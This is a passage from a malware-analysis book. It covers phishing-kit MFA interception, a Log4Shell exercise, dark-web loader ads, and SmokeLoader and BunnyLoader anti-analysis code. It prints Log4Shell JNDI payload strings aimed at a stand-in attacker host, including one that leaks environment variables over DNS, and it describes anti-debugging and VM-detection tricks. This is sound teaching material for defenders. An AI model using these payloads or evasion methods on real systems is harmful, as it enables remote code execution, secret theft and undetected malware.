If the victim uses multifactor authentication, the phishing kit can intercept and obtain the authenticated session cookies because it sits between the victim and the legitimate server. If the legitimate service requests that the victim input a multifactor authentication token, the threat actor's server will receive the request and instruct the phishing page to display the input box for this token. The victim will enter the token information into the fake page, and the threat actor's server will pass it on to the legitimate service.

Retooling

While the Greatness Hub Telegram channel still exists, the threat actor has likely moved their core operations elsewhere. The channel continues to offer support for existing users, however, and provides a list of fraudulent accounts impersonating Greatness as a warning to customers (Figure 2-14).




Figure 2-14: Greatness Hub Telegram channel with the content removed

This is a great example of what happens to a tool or group when the defensive community exposes it: The threat actor must retool and move their operation to remain successful. In this case, they've likely changed their activities in response to a number of reports released about the phishing kit, which drew attention to the operation.

Greatness demonstrates many improvements over the Zphisher code we reviewed in the previous section, with features like the following:

- Dynamic generation of phishing pages that included the victim's email and company logo to make the phish more convincing
- Redirection to the legitimate login page, which both adds to the realism of the phish and, more importantly, allows the threat actor to intercept multifactor authentication data
- Obfuscation of the PHP and JavaScript code to make it harder for automated defenses to identify the malicious code as a phishing site
- Customizability that allows the affiliate to create more convincing lures

Another way the Greatness operator increased the success of their tool is that, instead of creating a new phishing link with no existing online reputation, they appear to have worked with individuals who compromised vulnerable websites or otherwise acquired these websites for use. As a result,

the site is less likely to be flagged as malicious if the victim clicks the link, and a search for the URL will likely turn up legitimate content.

Phishing kits like Greatness remain easily accessible to threat actors, and most offer fairly extensive customization. Phishing remains a top access vector, and kits like these make it even easier for threat actors to accomplish their aims.

Conclusion

The comparison between Zphisher and Greatness makes a point worth carrying forward: Sophistication in the underground economy often tracks directly with defensive pressure. Greatness's two-factor authentication–bypass capability emerged because multifactor authentication adoption forced threat actors to adapt. That adaptive cycle repeats across every tool category in this book.

What's notable about initial access as a market segment is that it increasingly functions as infrastructure. Sellers don't need to know what their buyers plan to do with the access they purchase, and ransomware groups sometimes provide access via an IAB as a service to their affiliates. Threat actors use checkers to validate credentials in bulk, then hand them off. Separating access acquisition from access exploitation lowers entry barriers for less sophisticated actors and has helped establish the vibrant credential market we see today. The next chapter examines what happens after the threat actor gains that initial access: how malware reaches and executes on the victim's system.

Exercise: Exploring Proofs of Concept for Log4Shell

In December 2021, a remote code execution vulnerability in the Apache *log4j* library, nicknamed "Log4Shell," took the cybersecurity world by storm. When exploited, Log4Shell (CVE-2021-44228) could allow attackers to execute arbitrary code and gain full control of the victim system. Many Java programs used the *log4j* library extensively to log error messages, and software developers worldwide suddenly became aware of glaring security issues with their code that used this library.

Log4Shell exploited the library's JNDI lookup feature, bypassing faulty security checks that were in place. Short for *Java Naming and Directory Interface*, *JNDI* allows a program to look up Java objects at runtime by providing a remote or local path to the data. Figure 2-15 shows a basic overview of how a threat actor could exploit this behavior.




Figure 2-15: The Log4Shell exploitation

First, the attacker finds a way to inject a malicious string into a message that a program using *log4j* will log. When the logging happens, the log library parses the string, interprets it as code, and causes the program to do something malicious. The log string could take advantage of any of the interfaces supported by JNDI:

Lightweight Directory Access Protocol (LDAP) Allows an application to query devices and servers on a network. A threat actor might use a malicious LDAP request such as *${jndi:ldap://bad-server/malicious}* to retrieve and download a payload from a remote server running LDAP.

Remote Method Invocation (RMI) Allows one Java Virtual Machine instance to access or invoke an object residing in another instance. In a malicious payload such as *${jndi:rmi://<attacker ip>:<attacker port>/malicious}*, the object resides on an attacker server running RMI, causing this request to download the malicious payload.

Internet Inter-ORB Protocol (IIOP) Permits distributed applications (those involving components operating on multiple computers) to communicate with each other over the internet, even if they're written in different programming languages. A JNDI request like *${jndi:iiop//<attacker ip>:<attacker port>/malicious}* requires that the attacker's server implement the IIOP for the code so it can download the malicious payload.

Domain Name System (DNS) Translates fully qualified domain names (FQDNs) into IP addresses. This interface doesn't download a file but could leak information about the victimized system to an attacker with a request like this: *${jndi:dns://<dns-server>/<DNS query string>}*. When given a DNS query string like *${env:MY_ENV_VARIABLE}.attacker.url*, the request would first resolve the value of the environment variable, then perform a DNS request to resolve the location of *attacker.url*. Because the attacker owns the domain and can configure the DNS server for it, they can view the DNS request on that server, which now contains the value of the environment variable. You

can certainly imagine any number of sensitive environment variable values the attacker could retrieve using this technique.

With this basic understanding of the Log4Shell vulnerability, you can now tackle a few exercises that involve understanding some of the POCs available for Log4Shell, as well as the mitigations that the security community recommended:

1. Choose a few of the JNDI interfaces described, find a corresponding POC on the internet, and try to understand how it works. You'll find several posted on GitHub.

    - What are some examples of steps within the Cyber Kill Chain that the exploitation of Log4Shell could enable?
    - What types of payloads could Log4Shell cause a victim to download?
    - How could a threat actor use the Log4Shell exploits to conduct an attack?

2. To evade detection, some attackers will likely make an effort to obfuscate the malicious JNDI string. What are some obfuscation techniques that cybersecurity researchers have publicized from their own observation of attacker behavior, and how do they work?
3. How difficult could it be for a defender to detect the obfuscation techniques you identified in the previous question? What tools could you use? What types of detection strategies would you use?

3

MALWARE DELIVERY TECHNIQUES



After gaining access to a target, threat actors generally want to deploy malware to perform post-exploitation activities. How do they get their malware onto a target system? Once again, they can turn to malicious tools sold on the dark web, particularly botnets and loaders. In this chapter, we'll look at the role that loaders play in the cyberattack life cycle, discuss some of the techniques they use to make analysis and detection more challenging, and walk through the technical analysis of two loaders: SmokeLoader and BunnyLoader. You'll have the opportunity to compare their techniques, anti-analysis mechanisms, and structure.

We'll then move on to botnets, look at techniques a botnet can use to self-spread to vulnerable devices as we walk through a version of the Mirai source code, and dig into the code of an open source botnet, CosaNostra. By the end of the chapter, you should understand how both types of tools work at a technical level and how they can interoperate to effectively deliver malware to victims. In the exercise at the end of this chapter, you'll revisit the Mirai code on your own as you develop a more in-depth understanding of its features.

As you walk through the tools in this chapter, consider what elements of their design have allowed them to remain not only an effective but also an appealing addition to threat actors' toolkits for such a long time.

Loaders

Loaders ensure that malware gets onto a target system so it can accomplish its intended goal. Because they're designed to deliver secondary stages of malware, many perform other discovery-related functions, such as keylogging and gathering screenshots, and may have the ability to run commands on a victim system, then record the results. They can also be highly evasive. Antivirus and endpoint detection and response tools will flag malicious code, so it's extremely important for the loader to avoid detection. As a result, the best and most popular loaders implement several evasion techniques over many stages of execution.

Loaders for Sale

Some loaders, like SmokeLoader, GootLoader, QakBot, Raspberry Robin, and SocGholish, have been around for many years and regularly incorporate new techniques to stay effective. In addition, new loaders often appear for sale or rental on the dark web. Here is text taken from an ad for a loader builder that generates an HTML application (HTA) file using a concept similar to the exploit builder you saw in Chapter 2:

> Hello everyone,
>
> Allow me to introduce H Builder, a sophisticated tool designed to generate **96 distinct dropper** modes. The output of this tool is an HTA file, which can subsequently be leveraged by various other utilities to create file types such as .LNK, EXE, and more These can then be executed across systems running a variety of antivirus software, including Kaspersky, ESET, Bitdefender, and Windows Defender.
>
> The key advantage of this product over others is its performance testing on secure systems, demonstrating its reliability and effectiveness in real-world operational environments.
>
> In the demo video below, I demonstrate the execution of the EXE dropper to download and run PuTTY, testing its behavior across various antivirus solutions, including **Kaspersky**, **ESET** and **Bitdefender**.
>
> https://mega.nz/file/f[REDACTED]

You can customize the HTA file based on your needs to improve its effectiveness for social engineering purposes.

The Price of builder is $2,500

For more details PM me.

Telegram: https://t./[REDACTED]

An HTA file contains both HTML and code written in a web scripting language, such as JavaScript, JScript, or VBScript. The threat actor can build this content into another file for delivery, such as an LNK (a Windows shortcut file) or executable file. The delivery file will then run the HTA file using a program such as *mshta.exe*, the native Windows utility for executing Microsoft HTA files. The HTA provides the loader functionality, downloading and executing the second stage of the malware.

The use of *mshta.exe* to execute malware is a great example of a living-off-the-land technique. *Living off the land* involves the abuse of native operating system tools or binaries for a malicious purpose. In this case, the builder code abuses *mshta.exe* to run the malicious file.

Loaders don't come prepackaged with the malware they're meant to deploy (unlike packers and crypters, discussed in Chapter 6). Instead, they download and run the malware from a command-and-control server after landing on the victim system. Their additional discovery and information-stealing functionality might include the following:

- Capabilities similar to those found in full-fledged stealer malware, including the ability to extract credential and cryptowallet information and exfiltrate files (see Chapter 4 for more on stealers)
- Explicit keylogging, screenshotting, and clipboard exfiltration
- Reconnaissance utilities, such as collecting system information about the victim system and the network

Threat actors often deploy loaders via botnets but may also deliver loaders to a victim using malicious links, attachments, or any other initial access technique that can get malware onto a target system. Loaders that aren't part of a botnet might delete themselves after execution to help avoid detection.

Analysis Challenges

Malware loaders are often extremely challenging to analyze, as they contain multiple stages, anti-analysis techniques, and code or string obfuscation. Because the loader's primary purpose is to get other malware onto the target system without being flagged as malicious itself, it must stay out of the hands of antivirus vendors or researchers who can create signatures for it or expose its techniques. Loaders aren't single-use tools: Threat actors often aim to use the same loader many times to deliver different kinds of malware, which isn't possible once a defender creates signatures for it. So, sophisticated loaders do everything they can to make creating signatures more challenging.

Malware can employ many different techniques to determine whether it's being analyzed, such as checking for the presence of a debugger in the code, looking for products or services that researchers use for malware analysis, and checking whether it's being run in a sandbox or on a virtual machine. Some of these techniques involve making simple Windows API function calls, like `IsDebuggerPresent` or `NtQueryInformationProcess`. In other cases, malware developers have found extremely creative ways to implement these techniques, as, after all, reverse engineers know how to bypass many of them. For example, they might check whether they're running in a virtual machine using the following methods:

- Checking the registry key *\HKLM\System\CurrentControlSet\Services\Disk\Enum* or some of its subkeys for strings containing *VM* or *Virtual*. This key lists the disks installed, their device IDs, and other information. The malware might also look for registry keys related to virtual machines under *\HKLM\System\CurrentControlSet\Services* or *\HKLM\Software* to see services and software installed on the system, respectively.
- Checking registry keys related to hardware descriptors that would look different on a virtual machine than on a real computer, such as *HKLM\HARDWARE\Description\SystemBiosVersion*, subkeys of *HKLM\HARDWARE\DEVICEMAP\Scsi*, or subkeys of *HKLM\HARDWARE\ACPI*. These keys hold information about the basic input/output system (BIOS), disk drives, and advanced configuration and power interfaces.
- Looking for distinctive process or service names associated with virtual machines, sandboxes, or debuggers, as we'll see in this chapter's case study on BunnyLoader. A few examples include *vmware*, *vmsrvc*, and *wireshark*.

Other techniques rely on artifacts of the binary itself that differ on real and virtual machines or that indicate the binary is being debugged. Some relatively popular ones include these:

- Obtaining values from the Process Environment Block (PEB) like `BeingDebugged`, `NtGlobalFlag`, `ProcessHeap->Flags`, or `ProcessHeap->ForceFlags`, whose values will look different depending on whether the program is being debugged. The *PEB* is a Windows data structure that contains process information and data, such as those describing offsets and locations of various program attributes, the program image's base address, loaded modules, and startup parameters. The PEB will come up multiple times in this book, so you'll have the opportunity to see several examples of the types of data it contains.
- Checking the instruction `CPUID` when called with `EAX=1`, which returns a different value on a physical machine than on a virtual machine. The `CPUID` instruction in x86 provides processor identification information such as the manufacturer, processor type, and model.
- Checking the checksum or hash of the code bytes. When an analyst places a breakpoint in the code being debugged, the debugger

overwrites the first byte of the instruction on which it is placed with a `0xCC` byte (the `INT3` assembly instruction) while maintaining the state internally such that when the `0xCC` is executed, the debugger can put the original, overwritten instruction back for view and re-execution. Thus, the checksum or hash of the code bytes will have changed in the version with the software breakpoint compared to code that doesn't have any breakpoints inserted.

These are just a few common and well-known techniques; as I mentioned, threat actors regularly identify new and creative ways to implement these types of checks, some of which we'll see in the following case study, which analyzes SmokeLoader.

Case Study: SmokeLoader's Evasion Techniques

SmokeLoader is a great example of malware that incorporates anti-analysis techniques into its operation. This loader has allegedly been active in one form or another since 2013 (which, for malware, is nearly ancient history). Since then, it has evolved to employ anti-analysis and obfuscation techniques like the following:

Opaque predicates An *opaque predicate* is an expression that the programmer knows will either always evaluate to "true" or always evaluate to "false," even though it's difficult to tell what it will evaluate to when reading the code. This obfuscation mechanism makes the program's control flow harder to ascertain.

Function and string obfuscation A string can be any type of value you would hardcode when writing code, such as a filepath, the name of a registry key, a folder name, the IP address, the domain name, or a log message. Unobfuscated strings and functions are enormously helpful for determining what malware is doing, so applying some form of obfuscation to them, such as encrypting the body of a function, adds an extra layer of challenge.

Anti-hooking techniques Tools like sandboxes intercept and modify, or *hook*, functions as part of their operation to monitor process activity and provide information to the user about how the program works. Without this ability, the sandbox won't be able to run the malware successfully. We'll study hooking in greater depth in Chapter 5 during our analysis of TrickBot, a well-known banking trojan.

Anti-debugging techniques These include checks for running processes that indicate the process is being debugged. Reverse engineers frequently use debuggers in dynamic analysis, and anti-debugging techniques present additional obstacles to this analysis.

Hash-based import resolution Analysts can examine the functions that the code imports to help them understand what it's doing. By resolving imports based on the hash of the import name, malware can hide the functionality it uses. For each imported function, the malware

contains a corresponding hash value, and to use an imported function, the code must walk through the list of the imported libraries, calculate the hash of each function within it, then compare it to the one it's looking for. To reverse engineer such malware, an analyst could execute the code (which, as we'll see, comes with its own challenges) or implement the hashing algorithm, calculate the hashes of the function names for all possible imports, and then match them with the hashes contained in the code.

Virtual machine checks If the malware determines it's running in a virtual machine, it has a pretty good indication that it is being analyzed and not deployed on a victim machine. Note that some malware, such as variants designed to target virtual machines and hypervisors, won't have these kinds of checks, as their goal is to encrypt these types of virtual environments. In Chapter 11, we'll look at ransomware specially designed to encrypt ESXi systems.

Let's look at two examples of SmokeLoader's anti-debug and anti-analysis techniques, specifically, the surreptitious checking of debug-related flags and control flow obfuscation using opaque predicates. To see these, we'll examine the loader's assembly code using Ghidra, then observe its behavior by running it using the x64dbg debugger.

Checking for Debug-Related Flags

Listing 3-1 shows the cleaned-up assembly code demonstrating the first technique: checking debug-related flags. You may find it challenging to follow for a few reasons. Although I've removed opaque predicates, the code still jumps between basic blocks quite often (using `JMP`, `JNZ`, and `JZ` instructions), and there are some "garbage" bytes inserted between legitimate instructions to make the code disassemble incorrectly. By contrast, most assembly code is quite linear, with few jumps outside of statements like loops or conditionals.

```
                    get_PEB_z          XREF[1]:     0040328e(j)
❶ 00403295 64 03 02              ADD        EAX,dword ptr FS:[EDX]

  00403298 eb 06                 JMP        get_os_major_version_from_PEB_z
  0040329a 00                    ??         00h
  0040329b 00                    ??         00h
  0040329c d0 07                 ROL        byte ptr [EDI],0x1

                    LAB_0040329e       XREF[1]:    00403228(j)
  0040329e 07                    POP        ES
  0040329f 40                    INC        EAX

                    get_os_major_version_from_PEB_z  XREF[1]:  00403298(j)
❷ 004032a0 ff b0 a4 00 00 00     PUSH       dword ptr [EAX + 0xa4]
  004032a6 eb 06                 JMP        LAB_004032ae
  004032a8 00                    ??         00h
  004032a9 00                    ??         00h
```

```
004032aa 75 06                JNZ         jmp_to_0x6_comparsion_z
004032ac 4a                   DEC         EDX
004032ad 0a                   ??          0Ah

                  LAB_004032ae      XREF[1]:   004032a6(j)
004032ae 8b 0c 24             MOV         ECX,dword ptr [ESP]
004032b1 83                   ??          83h

                  jmp_to_0x6_comparsion_z  XREF[1]:   004032aa(j)
004032b2 c4 04 eb             LES         EAX,[EBX + EBP*0x8]
004032b5 06                   PUSH        ES
004032b6 d9 50 b5             FST         dword ptr [EAX + -0x4b]
004032b9 74 90                JZ          PAYLOAD_START
004032bb 88                   ??          88h
❸ 004032bc 80 f9 06           CMP         CL,0x6
004032bf 7c 65                JL          earlier_than_Windows_Vista_z
❹ 004032c1 eb 0e              JMP         after_Windows_Vista_z
```

Listing 3-1: A check for an operating system version more recent than Windows Vista

First, the malware gets a pointer to the PEB ❶, which is located at `FS:[0x30]`. (Earlier in the code, not shown here, `EAX` was set to `0` and `EDX` was set to `0x30`.) Next, it obtains the value `EAX + 0xA4`, which is the major operating system version (OSMajorVersion) in the PEB ❷, or the value to the left of the decimal in the Windows version number, and then compares this value with the value `0x6`, the major operating system version for Windows Vista ❸. If the victim machine is running Windows Vista or newer (which it most likely will be, regardless of whether the malware is run on a virtual machine or a real machine), the malware jumps to `after_Windows_Vista_z` ❹. After the jump, the malware checks the `BeingDebugged` flag, which it will use later as part of this anti-debugging technique.

Following the code dynamically is somewhat easier than analyzing it statically in this case, as dynamic analysis enables us to monitor the values in each register. Figure 3-1 demonstrates what the values from Listing 3-1 look like after dynamic analysis using the x64dbg debugger. Here, you can see the code SmokeLoader uses to obtain and store the `BeingDebugged` flag value.




Figure 3-1: Running the anti-debugger code in a debugger

Before we ran the code, the PEB pointer was placed in the EAX register. In Figure 3-1, the instruction located at 0x4032dc obtains the BeingDebugged value at EAX+0x2 (or PEB+0x2) and stores it in ECX. In the Dump 1 window at the bottom of the screen, the value stored in PEB+0x2 is 0x1.

Checking the Windows version before looking for the BeingDebugged value can hide the fact that any kind of check related to anti-debugging is occurring. A more straightforward anti-debugging check might look like the code in Listing 3-2.

```
❶ MOV EAX, FS:[0x30]

❷ TEST byte ptr [EAX+0x68],0x70
```

Listing 3-2: More straightforward x86 assembly code that checks the value of NtGlobalFlag

The code obtains the pointer to the PEB ❶, then immediately executes the instruction to get the particular value in the PEB ❷ (such as 0x2 for BeingDebugged or 0x68 for NtGlobalFlag).

Now return to the example in Figure 3-1. You can see that it's hard to determine that the instruction located at 0x4032dc contains the value of FS:[0x30] in EAX, seeing as that assignment happened several instructions prior. These values are easy to lose track of, making this instruction ordering an effective anti-debugging check.

Many instructions after obtaining the BeingDebugged value from the PEB, the malware uses it to determine where to jump next. For clarity, Listing 3-3 shows this jump calculation in pseudocode.

```
New Jump Address = Program base address + (0x3201 * (1 + BeingDebugged))
```

Listing 3-3: Calculating the new jump address using the BeingDebugged value

If BeingDebugged is 0, the malware calculates a valid jump address; if not, it calculates an invalid one, causing the program to crash. The implementation of this behavior is again somewhat sneaky, as the code jumps around several times between these events.

But wait, there's more! Later on, SmokeLoader exhibits similar behavior when checking another PEB flag, the NtGlobalFlag, whose value is 0x70 if the program is being debugged and 0 if it isn't. As evident in the straightforward example shown in Listing 3-2, the NtGlobalFlag value is located at the offset 0x68 from the PEB, but SmokeLoader instead places the pointer to the PEB into the ESI register, then follows the procedure shown in Figure 3-2 to obtain the NtGlobalFlag value.




Figure 3-2: Retrieving the NtGlobalFlag value

You can tell that the malware has placed the `NtGlobalFlag` value in the `EAX` register by looking at the instruction located at 0x403209, in which the value located at `ESI+0x68` is moved to `EAX`. In this case, you can see that the value in `EAX` is `0x70`, signifying that the program is being debugged. The malware once again uses this value to determine the address it should jump to later in its execution. This calculation, shown in pseudocode in Listing 3-4, is similar to the previous one.

```
New Jump Address = Program base address + (0x3185 * (1 + NtGlobalFlag))
```

Listing 3-4: Calculating the new jump address using the `NtGlobalFlag` value

If the value is set to `0x70`, the new jump address is invalid, and the program will crash.

In case you have trouble relating the calculation in Listing 3-4 to the disassembled code in Figure 3-2 or feel the instructions in x64dbg don't make much sense, you're not alone. You'll notice that if you compare the disassembled code from Ghidra, shown in Listing 3-5, with the disassembled code shown in x64dbg, they look quite different.

```
                    LAB_00403209                            XREF[1]:   00403201(j)
00403209 0f b6 46 68                MOVZX   EAX,byte ptr [ESI + 0x68]
0040320d eb 02                      JMP     LAB_00403211
0040320f ec                         ??      ECh ❶
00403210 dc                         ??      DCh
                    LAB_00403211                            XREF[1]:   0040320d(j)
00403211 40                         INC     EAX
00403212 74 05                      JZ      LAB_00403219 ❷
00403214 75 03                      JNZ     LAB_00403219
00403216 25                         ??      25h    %
00403217 f4                         ??      F4h
00403218 49                         ??      49h    I
                    LAB_00403219                            XREF[2]:00403212(j),00403214(j)
00403219 c7 44 24 fc 85 31 00 00    MOV     dword ptr [ESP + -0x4],0x3185
00403221 83 ec 04                   SUB     ESP,0x4
00403224 75 06                      JNZ     LAB_0040322c
00403226 74 04                      JZ      LAB_0040322c
00403228 70 74                      JO      LAB_0040329e
0040322a 02                         ??      02h
0040322b 60                         ??      60h    `
```

Listing 3-5: Disassembly from Ghidra showing the retrieval of the `NtGlobalFlag` value

Earlier in this section, I mentioned that I removed the opaque predicates and manually undefined the garbage bytes to fix up the disassembly and more clearly demonstrate the code's functionality. In Listing 3-5, I've left the opaque predicates in but undefined the garbage bytes so you can see the correct byte contents of the binary file while also getting a clear understanding of what the code does. This content is what x64dbg sees when we run it, but just as Ghidra initially did before I fixed up the code, x64dbg disassembles the binary as it normally would, which results in incorrect instructions shown in the disassembly window, as you saw in Figure 3-2.

The malware authors intended x64dbg to get tripped up by the extra bytes, such as the one at ❶, and incorrectly disassemble the subsequent code. You can see how the `JZ` and `JNZ` to `LAB_0403219` (one of our opaque predicates) ❷ are no longer apparent in the x64dbg disassembly in Figure 3-2 because of this. Although the binary functions as intended, it's hard for a reverse engineer to discern the functionality properly when looking at the disassembled code in just x64dbg without any fix-up because of these incorrect instructions. This is a great example of why it's helpful to have both the static and dynamic analysis tools on hand during reverse engineering, as our fixed-up code makes the malware's behavior much easier to understand than the debugged version alone.

Although it's common for malware to check the `NtGlobalFlag` to determine whether the program is being debugged, we usually see this check implemented more explicitly, as in the example code I provided in Listing 3-2. You'll see such behavior again in Chapter 9, when we examine StealBit.

Obfuscating Control Flow

Another interesting technique SmokeLoader uses is control flow obfuscation to make static analysis more challenging. Listing 3-6 shows an example of a control flow obfuscation technique using opaque predicates.

```
                    LAB_40100256                    XREF[1]:    4010024f(j)
40100256 30 d0                  XOR         AL,DL
40100258 aa                     STOSB       ES:EDI
40100259 e2 f3                  LOOP        LAB_4010024e

❶ 4010025b 75 04                JNZ         LAB_40100261
❷ 4010025d 74 02                JZ          LAB_40100261
  4010025f 71 98                JNO         LAB_401001f9
```

Listing 3-6: Opaque predicates in SmokeLoader

Two adjacent conditional jumps (`JNZ` ❶ and `JZ` ❷) both branch to the same address. When the code runs, it takes only one of the branches, but it's not easy to tell which branch that is.

In addition to confusing malware analysts, this technique can confuse analysis tools like Ghidra. Ghidra sees a conditional jump, but because both jumps go to the same address, the tool has trouble decompiling the code properly. It's possible to create a script that removes simple implementations of opaque predicates, but the code still employs many linked jump instructions that make it challenging to follow.

Case Study: BunnyLoader's Core Functionality

Once you've bypassed a loader's anti-analysis features, you can dig into the code it uses to achieve its ends. To explore a loader's core functionality, let's examine BunnyLoader, a simple loader first released in early September 2023. Since then, it has undergone several version updates. Figure 3-3 shows an excerpt of the ad for BunnyLoader 3.0.




Figure 3-3: An ad for BunnyLoader 3.0 on the dark web

Note that the ad highlights recent improvements made to the loader payload, including to its stealthiness, and provides links to scanner results as proof of its low detection rate. Another interesting piece of the advertisement is Note #3, shown in Figure 3-4, in which the threat actor offers two *vouch copies*; this means they'll provide two copies of the malware to high-ranking forum members for evaluation. Those members can then vouch for the credibility of the offering.




Figure 3-4: An excerpt from the BunnyLoader 3.0 ad offering vouch copies

In addition to its loading functionality, BunnyLoader offers keylogging; clipboard capture; stealing capabilities from cryptowallets, application credentials, files, VPN data, messenger services, and some games; the ability to download and run additional files, including PowerShell, Visual Basic Script (VBS), dynamic-link library (DLL), and Windows executables; denial of service (DoS); and *clipper* capabilities that enable it to replace cryptowallet addresses with those specified by the threat actor. Because this version of BunnyLoader is modular, the keylogging, stealer, DoS, and clipper module are all located in separate binaries downloaded from the command-and-control server as needed.

To begin analyzing BunnyLoader, let's look for evidence of some of the features we might expect to find in such a loader:

- As with SmokeLoader, BunnyLoader is likely to contain anti-debugging techniques, virtual machine checks, or some kind of obfuscation. These measures could be extremely simple, such as string-based checks for process names, or, as we saw with SmokeLoader, challenging to discern.
- Because BunnyLoader can download and run additional files, we might expect to see it make network connections as well as calls to `CreateProcess` or some other kind of execution-related functionality.

String Obfuscation

When we open BunnyLoader in Ghidra, some of the first things we notice are strange-looking strings, listed in Table 3-1. They look a lot like the

hexadecimal byte strings used to represent characters. But, if stored as bytes, they wouldn't all be printable characters (meaning hex digits between 0x20 and 0x7E). As an example, the string value at the address 0044d130 starts with `D3 E6 A7`, which, as the byte values `0xd3`, `0xe6`, and `0xa7`, aren't printable characters.

The presence of recognizable strings suggests the sample isn't crypted or packed. We'll explore what the strings of a packed or crypted sample look like in more detail in Chapter 6, but some indicators to watch for include few or no strings, strings that appear nonsensical or randomly generated, or strings entirely composed of random characters.

Table 3-1: Strings from the BunnyLoader Malware

Address	String Value
0044d124	MoonLight
0044d130	D3E6A7D203B510C325F69FA4DC663BEC
0044d154	D5EA839D4581204BE29A09B5F3F1DC38
0044d178	13AD769C19DE45B6F9EA1893829DD439
0044d19c	A257C72454D7DE7743FE6F26DA6E7455
0044d1c0	2C3C609C686C6B345CFC56B77EE62F59
0044d1e4	6CD77E4645D1C206078E30C08ACC7268
0044d208	E133B5C9E22E5A16A57D6A28737F6029
0044d22c	D9A3491302E0B5840FF67D32FA10BE2B
0044d250	BB415003467E10B63D6CD2FC367D5EAF
0044d274	C1F8575B0795AA6620EC8AFCFB82522A
0044d298	2CED08BD87F90E67CE7A8C7D1B065B53
0044d2bc	6A14970FCD2D45F6A981BAE466346347
0044d2e0	9C351A23068E4D2A89FE559149206E9F
0044d308	AACD44A9B763D35DC711FF8A96417155
0044d32c	Windows Defender
0044d340	ONLINE
0044d348	Blacklisted
0044d354	No connection
0044d364	ESET NOD32
0044d370	McAffee
0044d378	7FB0CA57ECA82A8482C7F7D103036B39028B55E870A6308087B9DBDF969D1D2A
